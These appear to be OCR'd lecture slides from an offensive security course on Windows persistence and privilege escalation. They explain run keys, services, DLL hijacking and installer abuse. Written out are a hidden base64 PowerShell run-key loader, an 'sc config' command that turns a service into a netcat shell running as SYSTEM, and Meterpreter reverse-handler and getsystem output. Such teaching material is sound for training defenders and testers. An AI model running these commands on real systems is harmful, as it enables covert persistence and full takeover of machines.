Offensive Security II

Privilege Escalation and Persistence

Agenda

- Persistence
  - Run keys
  - Services
  - Scheduled Tasks
  - Etc
- Privilege Escalation
  - Installers
  - Logical bugs

What is Persistence?


- Attempting to maintain access to a box, typically through reboots
- Reduces the likelihood of burning exploits
- Harder on some platforms than others
    - See android

The Registry

- A funny beast
- Not technically on disk
- A hierarchical database, with 5 root keys
  - HKLM - specific to the computer
  - HKCC - runtime info
  - HKCU - specific to the currently logged in user
  - HKCR - info about registered applications
  - HKU - all users
- Each hive has multiple “keys” under it

Run Keys

- A set of 4 keys which point to binaries to be run on boot
  - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
  - HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  - HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
- There are keys for the entire machine, as well as specific users, as well as running on every boot or only the next boot.
- Common malware technique, easy to find



Registry Explorer v1.0.0.2
File Tools Options Bookmarks (21/0) View Help
Registry hives (1) Available bookmarks (21/0)
Values
Drag a column header here to group by that column
Type viewer Slack viewer Binary viewer

Key name	# values
OptimalLayout	1
Parental Controls	0
Personalization	2
PhotoPropertyHandler	0
PnPSysprep	0
Policies	0
PreviewHandlers	11
PropertySystem	2
Reliability	2
RenameFiles	0
Run	2
RunOnce	0
Setup	2
SharedDLLs	13
Shell Extensions	0

Value Name	Value Type	Data	Value Slack
VBoxTray	RegSz	C:\Windows\system32\VBoxTray.exe	6B-01
hztGpoWa	RegExpandSz	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c…	38-00-35-00-2E-00

Value name: hztGpoWa

Value type: RegExpandSz

Value:

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.Text.Encoding]::Unicode.GetString
([System.Convert]::FromBase64String((Get-Item 'HKLM:Software\4MX64uqR').GetValue('Dp8m09KD'))))"
```

The “Secure-Attention-Sequence”

- HKLM\Software\Microsoft\Windows\Windows NT\CurrentVersion\Winlogin\Notify
- Loads a DLL whenever the SAS is triggered
- Fun fact - the key combo was chosen back in NT 3.1 because it was the only one which wasn’t taken

DLL Hijacking

- Most applications cannot function by themselves, they need library support
- Most modern OS’ provide support for runtime library loading (DLL/SO)
- Windows has a predefined search order for finding DLLs
  - The directory the application loaded from
  - C:\Windows\System32
  - C:\Windows\System
  - C:\Windows
  - Current Working Directory
  - Directores in the PATH
- So what opportunities does this provide?

DLL Hijacking II

- Two options to exploit this feature
  - Name your binary after a DLL which does not exist
  - Put your binary in the search order before the legit one

Services

- Windows has a lot of these
  - Some run on boot (workstation/server, event log)
  - Others are started based on your interaction with the OS (ICS)
- HKLM\System\CurrentControlSet\Services
- It’s really easy to add your own

Scheduled Tasks

- Tasks which run on a recurring basis
- Two ways to create them in windows
  - AT
  - Schtasks
- Not super sneaky, but works when nobody is checking

What is Privilege Escalation?


- Going from an unprivileged user to one with more privileges
  - Usually root/SYSTEM
- Many different ways of going about this
  - Misconfigurations
  - Service exploits
  - Kernel exploits
- Many of the concepts closely related to persistence techniques

Classes of privesc’s

- Kernel Exploits
  - Fun to write, usually 0-days
  - Can be delivered multiple ways (fonts)
- Service Exploits
  - Like writing a user-mode exploit, for a binary running with higher privileges
  - Like beep!
- Logical Exploits
  - Taking advantage of assumptions the OS is making
  - Usually trivial to exploit
  - Checking for memory corruption based exploits won’t catch this
  - Hard to find in testing

“Power Users” or Administrators?


- Windows has had a “power users” group since forever (NT?)
- Designed to give users specific Admin rights but not all of them
  - Like change the time for instance
- But if you look at what they have write access to….



```
RW c:\windows\system32\nmmkcert.dll
RW c:\windows\system32\npp\
RW c:\windows\system32\nscompat.tlb
RW c:\windows\system32\ntkrnlpa.exe
RW c:\windows\system32\ntoskrnl.exe
RW c:\windows\system32\nv4_disp.dll
RW c:\windows\system32\nwc.cpl.manifest
RW c:\windows\system32\oobe\
RW c:\windows\system32\p2p.dll
RW c:\windows\system32\p2pgasvc.dll
RW c:\windows\system32\p2pgraph.dll
RW c:\windows\system32\p2pnetsh.dll
RW c:\windows\system32\p2psvc.dll
RW c:\windows\system32\PerfStringBackup.INI
RW c:\windows\system32\pnrpnsp.dll
```

Abusing the Installer

- Windows comes installed with the “Windows Installer engine”
- MSI packages use this for installation
- MSI packages can be installed by non-admin users
- HKCU\Software\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated=1
- This is incredibly easily abused….


C:\WINDOWS\system32\cmd.exe

```
C:\Download>elevatecmd 0

[*] Checking AlwaysInstallElevated value in HKLM . . . enabled
[*] Checking AlwaysInstallElevated value in HKCU . . . enabled
[*] Dropping temporary MSI package . . . dropped
[*] Installing package and spawning shell . . . successful
[*] Uninstalling and removing MSI package . . . uninstalled


C:\Download>
```

C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>_
```

Poorly Configured Services

- Services, like everything else in windows have permissions

```
C:\Windows\system32> sc qc Spooler

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\spoolsv.exe
        LOAD_ORDER_GROUP   : SpoolerGroup
        TAG                : 0
        DISPLAY_NAME       : Print Spooler
        DEPENDENCIES       : RPCSS
                           : http
        SERVICE_START_NAME : LocalSystem
```

```
C:\> accesschk.exe -ucqv upnphost

upnphost

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS
```


Service Permissions


- Quite a few relevant permissions
- SERVICE_ALL_ACCESS - pretty self explanatory
- SERVICE_CHANGE_CONFIG - can change service binary
- WRITE_DAC - can change permissions, leading to SC_CHANGE_CONFIG
- WRITE_OWNER - can become owner, than change permissions
- GENERIC_WRITE - inherits SC_CHANGE_CONFIG
- GENERIC_ALL - inherits SC_CHANGE_CONFIG

```
C:\> sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\> sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : LocalSystem

C:\> net start upnphost
```

Named Pipe Impersonation

- Named pipes are used to talk between processes
- When you create a pipe, you are the owner, when a client connects, the owner can use the clients privilege level
- Can create a low priv’d pipe, and try to connect to a higher priv’d process
- This is how the `getsystem` command in metasploit works


```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.100.10
[*] Meterpreter session 12 opened (192.168.100.3:4444 -> 192.168.100.10:49162) a
t 2017-04-30 04:49:25 -0400

meterpreter > getuid
Server username: WIN-U0LLIR0RMIB\User
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > 
```



```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > shell
Process 3492 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>
```